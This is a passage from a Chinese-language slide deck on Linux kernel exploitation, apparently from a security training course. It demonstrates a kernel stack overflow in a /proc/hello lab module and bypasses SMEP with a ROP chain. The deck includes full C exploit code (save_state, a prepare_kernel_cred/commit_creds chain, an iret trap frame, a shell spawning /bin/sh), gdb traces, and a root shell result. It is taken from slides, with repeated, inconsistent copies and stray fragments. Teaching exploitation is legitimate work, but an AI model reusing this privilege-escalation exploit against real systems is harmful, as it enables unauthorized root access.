xtopology nonstop_tsc cpuid aperfmperf pni pclmulqdq dtes64 monitor ds_cpl vmx est tm2 ssse3 cx16 xtpr p
dcm pcid sse4_1 sse4_2 x2apic popcnt tsc_deadline_timer aes xsave avx f16c rdrand lahf_lm cpuid_fault ep
b pti retpoline spec_ctrl tpr_shadow vnmi flexpriority ept vpid fsgsbase smep erms xsaveopt dtherm ida a
rat pln pts
```


Ret2usr失效！



## 第三章 Linux内核漏洞利用

### 04：内核栈溢出漏洞利用

可以使用内核ROP技术来绕过SMEP。内核空间的ROP和用户空间的ROP其实差不多，但是内核传参一般是通过寄存器而不是栈，比如EAX为内核函数调用时的第一个参数。



# 第三章 Linux内核漏洞利用


## 04：内核栈溢出漏洞利用

### 2 ) 如何正常返回至用户态？

从Ring0返回到Ring3时：

- 弹出寄存器现场
- 弹出错误代码
- iret 弹出用户态EIP、CS、eflags
- iret 弹出用户态堆栈堆地址

然后返回至用户态执行。



# 第三章 Linux内核漏洞利用

## 04：内核栈溢出漏洞利用

2 ) 如何正常返回至用户态？  
劫持内核返回地址

提升权限gadget



低

# 第三章 Linux内核漏洞利用

## 04：内核栈溢出漏洞利用

2 ) 如何正常返回至用户态？  
劫持内核返回地址

iret完成从内核返回至  
用户态



低


# 第三章 Linux内核漏洞利用

## 04：内核栈溢出漏洞利用

2 ) 如何正常返回至用户态？  
劫持内核返回地址

指向用户空间  
system("/bin/sh")

伪造的trap\_frame  
结构，内核返回后，  
EIP寄存器将被更新为  
user\_eip，即程序将  
返回至user\_eip执行。



低

## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

收集CS/SS/EFLAGS/ESP  
寄存器，以便从内核正  
常返回。

```
int main(){
    save_state();
    int fd = open("/proc/hello", O_WRONLY);
    if (fd < 0) {
        printf("cannot open file!\n");
        return -1;
    }
    char buf[128];
    char shellcode[128];
    unsigned int *buf_tmp = (unsigned int*)shellcode;
    *buf_tmp++ = 0xc1000330; // xor eax, eax; ret
    *buf_tmp++ = 0xc1066da0; // prepare_kernel_cred
    *buf_tmp++ = 0xc1066af0; // commit_creds
    *buf_tmp++ = 0xc112d5f5; // iretd
    *buf_tmp++ = (unsigned int)shell; // spawn a shell
    *buf_tmp++ = user_cs; // saved CS
    *buf_tmp++ = user_eflags; // saved EFLAGS
    *buf_tmp++ = user_esp; // saved ESP
    *buf_tmp++ = user_ss; // saved SS
    memcpy(buf, "AAAAAAAAAAAAAAAAAAAAAAAA", 20);
    memcpy(buf+20, shellcode, 40);
    write(fd, buf, 60);

    return 0;
}
```



## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

收集CS/SS/EFLAGS/ESP  
寄存器，以便从内核正  
常返回。

```
unsigned int user_cs;  
unsigned int user_ss;  
unsigned int user_eflags;  
unsigned int user_esp;  
  
void save_state()  
{  
    asm(  
        "mov %%cs, %0\n"  
        "mov %%ss, %1\n"  
        "pushf\n"  
        "pop %2\n"  
        "mov %%esp, %3\n"  
        : "=r" (user_cs), "=r" (user_ss), "=r" (user_eflags), "=r" (user_esp) : : "memory" );  
}
```

```
int main(){  
    save_state();  
    int fd = open("/proc/net/tcp", O_RDONLY);  
    if (fd < 0) {  
        printf("cannot open file!\n");  
        return -1;  
    }  
    char buf[128];  
    char shellcode[128];  
    unsigned int *buf_tmp = (unsigned int*)shellcode;
```

shell

## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

构造内核ROP链，  
突破SMEP限制

```
int main(){
    save_state();
    int fd = open("/proc/hello", O_WRONLY);
    if (fd < 0) {
        printf("cannot open file!\n");
        return -1;
    }

    char buf[128];
    char shellcode[128];
    unsigned int *buf_tmp = (unsigned int*)shellcode;
    *buf_tmp++ = 0xc1000330; // xor eax, eax; ret
    *buf_tmp++ = 0xc1066da0; // prepare_kernel_cred
    *buf_tmp++ = 0xc1066af0; // commit_creds
    *buf_tmp++ = 0xc112d5f5; // iretd
    *buf_tmp++ = (unsigned int)shell; // spawn a shell
    *buf_tmp++ = user_cs; // saved CS
    *buf_tmp++ = user_eflags; // saved EFLAGS
    *buf_tmp++ = user_esp; // saved ESP
    *buf_tmp++ = user_ss; // saved SS
    memcpy(buf, "AAAAAAAAAAAAAAAAAAAAAAAA", 20);
    memcpy(buf+20, shellcode, 40);
    write(fd, buf, 60);

    return 0;
}
```

## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

从内核iret返回至  
用户空间的shell中

```
void shell(void) {  
    if (!getuid()) {  
        system("/bin/sh");  
    }  
    exit(0);  
}
```

```
int main(){  
    save_state();  
    int fd = open("/proc/hello", O_WRONLY);  
    if (fd < 0) {  
        printf("cannot open file!\n");  
        return -1;  
    }  
    char buf[128];  
    char shellcode[128];  
    unsigned int *buf_tmp = (unsigned int*)shellcode;  
    *buf_tmp++ = 0xc1000330; // xor eax, eax; ret  
    *buf_tmp++ = 0xc1066da0; // prepare_kernel_cred  
    *buf_tmp++ = 0xc1066af0; // commit_creds  
    *buf_tmp++ = 0xc112a5f5; // iret  
    *buf_tmp++ = (unsigned int)shell; // spawn a shell  
    *buf_tmp++ = user_cs; // saved CS  
    *buf_tmp++ = user_eflags; // saved EFLAGS  
    *buf_tmp++ = user_esp; // saved ESP  
    *buf_tmp++ = user_ss; // saved SS  
    memcpy(buf, "AAAAAAAAAAAAAAAAAAAA", 20);  
    memcpy(buf+20, shellcode, 40);  
    write(fd, buf, 60);  
  
    return 0;  
}
```

## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

在QEMU中按ctrl+alt+2切换至monitor界面，然后输入  
gdbserver tcp::1234，此时在HOST的gdb中输入target remote :1234  
即可连接到QEMU中进行内核调试。

对prepare\_kernel\_cred设置断点，然后在guest中执行poc。

```
(gdb) b prepare_kernel_cred
Breakpoint 2 at 0xc1066da0: file kernel/cred.c, line 595.
(gdb) c
Continuing.
Breakpoint 2, prepare_kernel_cred (daemon=0x0) at kernel/cred.c:595
595      {
(gdb) i r esp
esp      0xf4517ed0      0xf4517ed0
(gdb) x/16x $esp
0xf4517ed0:      0xc1066af0      0xc112d5f5      0x080485b2      0x00000073
0xf4517ee0:      0x00000246      0xbf83b9a4      0x0000007b      0xb77f8000
0xf4517ef0:      0xf4517f24      0xf4ecd3c8      0x024000c0      0x00000000
0xf4517f00:      0x00000001      0xf71ab01c      0xf4517f34      0xc114df25
(gdb)
```

成功执行prepare\_kernel\_cred(0)



## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

从prepare\_kernel\_cred函数返回后进入到commit\_creds中。

```
Breakpoint 3, commit_creds (new=0xf45a6680) at kernel/cred.c:423
423 {
(gdb) x/16x $esp
0xf4517ed4: 0xc112d5f5      0x080485b2      0x00000073      0x000000246
0xf4517ee4: 0xbf83b9a4      0x0000007b      0xb77f8000      0xf4517f24
0xf4517ef4: 0xf4ecd3c8      0x024000c0      0x00000000      0x00000001
0xf4517f04: 0xf71ab01c      0xf4517f34      0xc114df25      0x000000020
(gdb) p new
$1 = (struct cred *) 0xf45a6680  参数为prepare_kernel_cred(0)的uid=gid=0的凭据，即权限提升
(gdb) layout src
(gdb) p *new
$4 = {usage = {counter = 1}, uid = {val = 0}, gid = {val = 0}, suid = {val = 0}, sgid = {val = 0},
euid = {val = 0}, egid = {val = 0}, tsuid = {val = 0}, tsgid = {val = 0}, securebits = 0,
cap_inheritable = {cap = {0, 0}}, cap_permitted = {cap = {4294967295, 63}}, cap_effective = {cap = {
4294967295, 63}}, cap_bset = {cap = {4294967295, 63}}, cap_ambient = {cap = {0, 0}},
jit_keyring = 1 '\001', session_keyring = 0x0, process_keyring = 0x0, thread_keyring = 0x0,
request_key_auth = 0x0, security = 0xf46308a0, user = 0xc1ac0ec0 <root_user>,
user_ns = 0xc1ac0f00 <init_user_ns>, group_info = 0xc1ac1ac0 <init_groups>, rcu = {next = 0x0,
func = 0x0}}
```



## 第三章 Linux内核漏洞利用

### 04：内核栈溢出漏洞利用

此时执行iret返回至用户空间，成功获得root权限下的shell。

```
ubuntu@bogon:~/bugcode$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
ubuntu@bogon:~/bugcode$ ./poc
[ 52.047144] write_poc is triggered!
# id
uid=0(root) gid=0(root) groups=0(root)
# _
```



谢谢观赏  
THANKS

河南赛客信息技术有限公司  
[www. secseeds. com](http://www.secseeds.com)